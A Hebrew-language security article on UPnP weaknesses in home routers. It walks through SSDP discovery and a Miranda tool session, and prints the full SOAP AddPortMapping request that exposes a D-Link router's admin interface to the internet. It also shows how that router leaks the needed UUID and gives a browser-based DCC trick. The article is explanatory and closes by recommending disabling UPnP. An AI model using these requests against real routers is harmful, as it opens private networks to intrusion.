

חולשות בפרוטוקול UPnP

מאת אביב ברזילי (sNiGhT)

הקדמה

במאמר זה נבצע סקירת אבטחה קצרה על מספר מאפיינים בפרוטוקל: UPnP, פרוטוקול שנמצא בדרך כלל זמין לשימוש כברירת מחדל בראוטרים הביתיים המשווקים כיום בעולם, מדובר ב-99% מהראוטרים הבייתים שחשופים לתקיפות באמצעות ה- UPnP. מטרת התקיפות שנציג במאמר זה הו א גרימת גישה ישירה לתוך הרשת הפנימ -אירגונית מהאינטרנט, דבר שפותח אפשרויות רבות לתוקף לבצע את זממו , מכיוון שברב המקרים הרשת הפני מית לא בדיוק מאובטחת : ישנם כמעט תמיד מחשבים לא מעודכנים , הרבה שירותים עם סיסמאות דיפולטיות או אף בלי סיסמאות כלל וזאת בהתבסס על הנחה מוטעית (כמו שנציג כאן) שאין לאף אחד מבחוץ גישה לרשת הפנימית.

מה זה Universal Plug and Play ואיך זה עובד?

תפקידו של הפרוטוקול UPnP הוא לאפשר לקליינטים (כל רכיב שמתחבר ל-LAN), המתחברים לרשת להשתמש בשירותי רשת סטנדרטים באופן אוטומטי ללא צורך בהתקנות מיוחדות, התקשורת המתבצעת באמצעות SOAP ו-HTTP.

ברגע שקליינט נכנס לרשת הוא שולח בקשה ב- SSDP (Simple Service Discovery Protocol - פרוטוקל המאפשר לו לגלות שרתי UPnP ברשת בה הוא נמצא) כ-Multicast ומקבל מידע על השרתי UPnP שנמצאים איתו ברשת.

כך נראית חבילת המידע שנשלחת על-ידי הקליינט ב-Multicast לפורט 1900 ב-UDP, במטרה למצוא רכיבי UPnP אחרים שנמצאים ברשת:

1.Client → Multicast (UDP:1900)

```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900           // Multicast Address
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
      // service type we  want to discover
Man:"ssdp:discover"                 // Packet type
MX:3                                // seconds to delay response
```

במידה ונמצאים רכיבי UPNP ברשת, שרתי ה- SSDP שלהם יחזירו Notify לקליינט:

2. SSDP Server (UDP:900) → Client

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=1800             //seconds until advertisement
expires
Location: http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0074-d85c-
006c00c06c08
NT: urn:schemas-upnp-org:service:WANPPPConnection:1
NTS: ssdp:alive
SERVER:LINUX/2.4 UPnP/1.0 BRCM400/1.0
USN: uuid:f0840801-5c00-0074-d85c-006c00c06c08::urn:schemas
upnporg:service:WANPPPConnection:1
//Unique Service Name
```

לאחר מכן הקליינט מתחבר ל-UPnP Server ומוריד ממנו קובץ XML שנקרא ה-Device Description, שמכיל את המידע על כלל התקן שמציע השרת והשירותים שלו:

3.Client → UPnP Server (TCP:5431)

```
GET /dyndev/uuid:f0840801-5c00-0074-d85c-006c00c06c08 HTTP/1.1
Accept-Encoding: identity
Host: 10.0.0.138:5431
Content-Type: text/xml; charset="utf-8"
Connection: close
User-Agent: uPNP/1.0
```

השרת מגיב עם ה- XML שמכיל את כל ההתקנים (Device Description) :

4.UPnP Server(TCP:5431) → Client

```
HTTP/1.0 200 OK
SERVER: LINUX/2.4 UPnP/1.0 BRCM400/1.0
DATE: Sun, 16 May 2010 08:27:13 GMT
CONTENT-TYPE: application/octet-stream
Cache-Control: max-age=1
PRAGMA: no-cache
```

```
Connection: Close

<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<URLBase>http://10.0.0.138:5431/</URLBase>
<device>
<deviceType>urn:schemas-upnp-
org:device:InternetGatewayDevice:1</deviceType>
<presentationURL>http://10.0.0.138:80/</presentationURL>
<friendlyName>DLink ADSL Router</friendlyName>
<manufacturer>DLink</manufacturer>
<manufacturerURL>http://www.broadcom.com/</manufacturerURL>
<modelDescription>DLink single-chip ADSL router</modelDescription>
<modelName>DSL-2760U-BN</modelName>
<modelNumber>1.0</modelNumber>
<modelURL>http://www.dlink.com/</modelURL>
<UDN>uuid:f0840801-5e00-0074-d85c-005c03c09c08</UDN>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-
org:service:Layer3Forwarding:1</serviceType>
<serviceId>urn:upnp-org:serviceId:Layer3Forwarding:11</serviceId>
<controlURL>/uuid:f0840801-5e00-0074-d85c-
005c03c09c08/Layer3Forwarding:1</controlURL>
<eventSubURL>/uuid:f0840801-5e00-0074-d85c-
005c03c09c08/Layer3Forwarding:1</eventSubURL>
<SCPDURL>/dynsvc/Layer3Forwarding:1.xml</SCPDURL>
</service>
</serviceList>
<deviceList>
<device>
<deviceType>urn:schemas-upnp-org:device:WANDevice:1</deviceType>
<friendlyName>urn:schemas-upnp-org:device:WANDevice:1</friendlyName>
<manufacturer>DLink</manufacturer>
<manufacturerURL>http://www.broadcom.com/</manufacturerURL>
<modelDescription>DLink single-chip ADSL router</modelDescription>
<modelName>DSL-2760U-BN</modelName>
<modelNumber>1.0</modelNumber>
<modelURL>http://www.dlink.com/</modelURL>
<UDN>uuid:f0840801-5c00-0074-d85c-005c01c0a378</UDN>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-
org:service:WANCommonInterfaceConfig:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANCommonIFC1</serviceId>
<controlURL>/uuid:f0840801-5c00-0079-d85c-
105c01c0a078/WANCommonInterfaceConfig:1</controlURL>
```

```
<eventSubURL>/uuid:f0840801-5c00-0079-d85c-
105c01c0a078/WANCommonInterfaceConfig:1</eventSubURL>
<SCPDURL>/dynsvc/WANCommonInterfaceConfig:1.xml</SCPDURL>
</service>
</serviceList>
.......
</root>
```

לכל התקן כזה יש מספר שירותים ולכל שירות מספר פונקציות , לכל שירות ישנו קובץ XML שמכיל את כל הפונקציות שניתן לבצע ואת הפרמטרים שצריך לכל פונקציה.

במאמר זה נתייחס לשירותים הניתנים על ידי הראוטרים וחולשות האבטחה שהם גורמים

כפי שראינו, השרת של הראוטר מציע כמה התקנים , אנו נתמקד בהתקן ה- WANConnectionDevice בשירות ה-WANPPPConnection שמאפשר, בין השאר, העברה של פורטים.

חולשה 1:

ברב המקרים אין תהליך אימות, מה שמאפשר לכל אחד ברשת לגשת ישירות לשירותים שמציע הראוטר כמו קבלת מידע ו-Port Forwarding, שהיא פונקציה מסוכנת במיוחד משום שהיא מאפשר לפתוח גישה מבחוץ לתוך ה-LAN.

האפשרויות שיפתחו לתוקף במקרה זה:

- ליצר גישה מבחוץ לממשק הניהול של הראוטר, שבהרבה מהמקרים מחזיק סיסמאת ברירת מחדל (או פשוט להריץ BruteForce), לשנות שם את ה-DNS וכך ליצור MITM Attack.
- לבצע סריקת פורטים על-מנת למצוא בתוך הרשת שרתים חלשים או לא מאובטחים ולתקוף אותם

בכדי ליצור את התקיפה יש צורך לגרום לאחד המחשבים בתוך הרשת לשלוח פקודה לשרת לבצע הפניה של פורט. מימוש של החולשה בקובץ פלאש נמצא ב-[4]

Miranda UPnP Tool

כאן נציג את היכולות באמצעות כלי שנקרא Miranda, המאפשר איתור, קבלת מידע וביצוע פעולות על שרתי UPnP (והוא די נוח מכיוון שיש לו השלמה אוטומטית ב-TAB). ניתן להוריד אותו מכאן:

http://code.google.com/p/mirandaupnptool/

נפתח גישה לממשק הניהול של הראוטר שנמצא בכתובת 10.0.0.138:80 לפורט 9999 ב-WAN:

```
aviv@mybox :~/Desktop$ ./miranda.py
upnp> msearch

...Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop

*****************************************************************
SSDP reply message from 10.0.0.138:5431
XML file is located at http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0073-b85c-005c00c09c09
```

```
Device is running Custom/1.0 UPnP/1.0 Proc/Ver
****************************************************************

upnp> host info 0

xmlFile : http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0073-b85c-005c00c09c09
name : 10.0.0.138:5431
proto : http://
serverType : None
upnpServer : Custom/1.0 UPnP/1.0 Proc/Ver
dataComplete : False
deviceList : {}

upnp> host get 0

Requesting device and service info for 10.0.0.138:5431 (this could take a few se
conds)...

Host data enumeration complete!
```

לאחר מכן, נבצע העברה של פורט 9999 ב-WAN לפורט 80 (ממשק ניהול) של הראוטר בתוך הרשת.

```
upnp> host send 0 WANConnectionDevice WANPPPConnection AddPortMapping

Required argument:
      Argument Name:  NewPortMappingDescription
      Data Type:      string
      Allowed Values: []
      Set NewPortMappingDescription value to:

Required argument:
      Argument Name:  NewLeaseDuration
      Data Type:      ui4
      Allowed Values: []
      Set NewLeaseDuration value to: 0

Required argument:
      Argument Name:  NewInternalClient
      Data Type:      string
      Allowed Values: []
      Set NewInternalClient value to: 10.0.0.138

Required argument:
      Argument Name:  NewEnabled
      Data Type:      boolean
      Allowed Values: []
      Set NewEnabled value to: 1

Required argument:
      Argument Name:  NewExternalPort
      Data Type:      ui2
      Allowed Values: []
      Set NewExternalPort value to: 9999

Required argument:
      Argument Name:  NewRemoteHost
      Data Type:      string
      Allowed Values: []
      Set NewRemoteHost value to:

Required argument:
      Argument Name:  NewProtocol
```

```
    Data Type:     string
    Allowed Values: ['TCP', 'UDP']
    Set NewProtocol value to: TCP

Required argument:
    Argument Name:  NewInternalPort
    Data Type:     ui2
    Allowed Values: []
    Set NewInternalPort value to: 80
```

כך נראית חבילת המידע ששלחנו:

```
POST /uuid:0000e058-20a0-00e0-b0b0-48c802a86018/WANPPPConnection:1
HTTP/1.1
SOAPAction: "urn:schemas-upnp-
org:service:WANPPPConnection:1#AddPortMapping"
Host: 10.0.0.138:5431
Content-Type: text/xml
Content-Length: 626

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
.<m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANPPPConnection:1">
<NewPortMappingDescription>a</NewPortMappingDescription><NewLeaseDurati
on>0</NewLeaseDuration><NewInternalClient>10.0.0.138</NewInternalClient
><NewEnabled>1</NewEnabled><NewExternalPort>9999</NewExternalPort><NewR
emoteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPor
t>80</NewInternalPort>
.</m:AddPortMapping>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

הממשק סטנדרטי כמובן והוא דומה בכל הראוטרים, לכן אפשר להשתמש בחבילת המידע הזאת לכולם. אם כן, לכאורה אנחנו יכולים להשתמש ב-JavaScript בכדי לשלוח את חבילת המידע הזאת באמצעות ה-XHR (Xml Http Request), הרעיון הוא לגרום לקורבן להיכנס לדף שלנו אשר מכיל את הסקריפט הנ"ל וקיבלנו גישה ישירה לממשק ניהול מרחוק! אז זהו, שלא.

יש לנו שתי בעיות עיקריות:

1. לסקריפט JS אין אפשרות ליצור תקשורת של XHR עם שרת שהוא לא השרת שממנו נטען הסקריפט - ישנו מנגנון הגנה שנקרא Same Origin Policy שמונע ממנו לעשות דברים כאלו. אמנם, על המנגנון הנ"ל ניתן להתגבר באמצעות מתקפות שונות, כגון "DNS Rebinding" – (בגליון הנוכחי ישנו מאמר של אביעד קופנהגן המסביר איך לבצע תקיפה כזאת וכך לעקוף את ההגנה). נציין שהמימוש אשר הוצג על ידי קובץ פלאש [4] בא בדיוק כדי להמנע מהתמודדות עם מחסום ה-SOP.

2. כפי שניתן להבחין, בשורת ה-POST של חבילת המידע ששלחנו לראוטר בדוגמא, ישנו מספר UUID (Universally Unique Identifier) שהוא מספר יחודי שמייצר הראוטר, לכן כל עוד אין לנו אותו הראוטר יתעלם מהבקשות שלנו.

מספר ה-UUID מופיע ב-Device Description XML, הבעיה היא שברוב הראוטרים כיום, גם כדי להשיג את ה- XML יש צורך ב- UUID שאותו מקבלים על ידי ה- SSDP (עיין לעיל בשלבי ההתחברות) - דבר שקצת מגביל, מפני שהוא עובד על גבי UDP ואם נרצה להשתמש ב-XHR אנחנו קצת בבעיה.

כאן נציג דרך אחת להשיג את ה-UUID שנמצאה על ראוטר יחסית חדש, אתם מוזמנים לנסות אותה על שאר הראוטרים, לי אישית זה לא ממש עבד על ראוטר ישן יותר. במודמים מסוג D-Link דגם -2760U BN (תקן N) שמשווקים על ידי בזק, בפורט 49431 נמצא שרת UPnP נוסף שבו אפשר להוריד את ה-XML של ה-Device Decription שנקרא devicedesc.xml, באופן הבא:

```
GET /devicedesc.xml HTTP/1.1
Accept-Encoding: identity
Host: 10.0.0.138:49431
Content-Type: text/xml; charset="utf-8"
Connection: close
User-Agent: uPNP/1.0
```

משם שולפים את ה- UUID של WANPPPConnection, ואז אנחנו מסודרים:

```
<service>
<serviceType>urn:schemas-upnp-
org:service:WANPPPConnection:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANPPPConn1</serviceId>
<controlURL>/uuid:0000e058-20a0-00e0-b0b0-
48c802a86018/WANPPPConnection:1</controlURL>
<eventSubURL>/uuid:0000e058-20a0-00e0-b0b0-
48c802a86018/WANPPPConnection:1</eventSubURL>
<SCPDURL>/dynsvc/WANPPPConnection:1.xml</SCPDURL>
</service>
```

חולשה 2:

ישנה עוד חולשה במנגנון של ה-UPnP אשר הוצגה על ידי FelineMenace ב-Phrack 65 שמתבססת על פונקציה של הראוטר שמבצעת הפנית פורטים באופן אוטומטי במטרה לאפשר ל קליינט ברשת לבצע פעולות שדורשת ממנו להאזין לחיבור (בפרוטוקולים כמו FTP,IRC).

ניתן לשלוף את רשימת ההפנ יות שהראוטר מבצע, יש לציין כי אין מדובר ברשימה הקיימת במערכת הניהול של הראוטר אלא ברשימה של ה-UPnP, אף-על פי ששתיהן ממומשות באותו אופן (בדרך כלל על ידי iptables אם המערכת שמריץ הראוטר מבוססת לינוקס).

דוגמה:

NewPortMappingIndex – The index of the REDIRECT list.

```
upnp> host send 0 WANConnectionDevice WANPPPConnection GetGenericPortMappingEntry

 Required argumet:
      Argument Name:  NewPortMappingIndex
      Data Type:      ui2
Allowed Values: []
Set NewPortMappingIndex value to: 0

NewPortMappingDescription : Skype UDP at 10.0.0.1:2999
NewLeaseDuration : 0
NewInternalClient : 10.0.0.1
NewEnabled : 1
NewExternalPort : 2999
NewRemoteHost :
NewProtocol : UDP
NewInternalPort : 2999
```

אופן ניצול החולשה: הנתקף צריך לצפות בדף מסוים בדפדפן - שבאמצעות Html Form שולח בקשה של IRC DCC, מה שגורם לראוטר להחליף בבקשה את הכתובת לכתובת שלו ולעשות הפניה למחשב בתוך הרשת שממנו נשלחה הבקשה באותו הפורט שמצורף בבקשה . בשיטה הזו אנו מתגברים על הצורך של הנתקף להוריד ולהריץ קובץ.

סיכונים נוספים:

1. SSDP חושף מידע בתוך הרשת

הודעות SSDP בדרך כלל חושפות לא מעט מידע, כתובת המחשב, סוג שרת ה-UPnP, המערכת שעליה הוא רץ וכן הלאה. אחת האפשרויות לאתר מחשבים ולזהות מה הם מריצים היא לשלוח הודעת M-Search ולקבל Notify בחזרה של כל רכיב או מחשב שמריץ שירות UPnP, מה שאומר שהודעות SSDP יכולות בהחלט לשמש ככלי למיפוי רשתות.

2. Fuzzing

קובץ ה-XML מכיל פרטים על שמות הפונקציות סוג המשתנים, ממש מידע קלאסי ומתאים לפאזר, והחל משנת 2001 ראינו לא מעט חולשות מפורסמות במנגנונים הנ"ל.

3. Open Ports

התוקף יכול לשלוף את מספרי הפורטים שמתבצעת אליהם הפניה אל תוך הרשת, ולהשתמש בהם על-מנת להתחמק מ-Firewalls, זה יכול להיעשות בשימוש סוסים טרואנים, ווירוסים וכן הלאה.כיום יש תוכנות כמו Skype שמשתמשות ביכולות שהצגנו ופותחות לעצמן פורט להאזנה.

לסיכום

במאמר זה לא הוצגו כל הסכנות שנחשפות באמצעות ה-UPnP, אין ספק שהפרטוקול הזה עוד בהגדרתו מהווה בעיה קשה של אבטחת מידע ויש עוד הרבה לחקור בכיוון. ההצעה העיקרית כיום היא פשוט לבטל את האופציה הזאת בראוטר שלנו. נכון, זה קצת יעצבן אותנו עם תוכניות מסוימות, אבל נוחות מירבית ואבטחה לא תמיד הולכים ביחד.

לקריאה נוספת בעניין:

[1] http://www.ethicalhacker.net/content/view/220/24/
[2] http://www.phrack.org/issues.html?issue=65&id=5#article
[3] http://www.upnp-hacks.org
[4] http://www.gnucitizen.org/blog/hacking-the-interwebs/

אשמח לקבל תגובות, הצעות,הערות והארות.
אביב ברזילי. springsec@gmail.com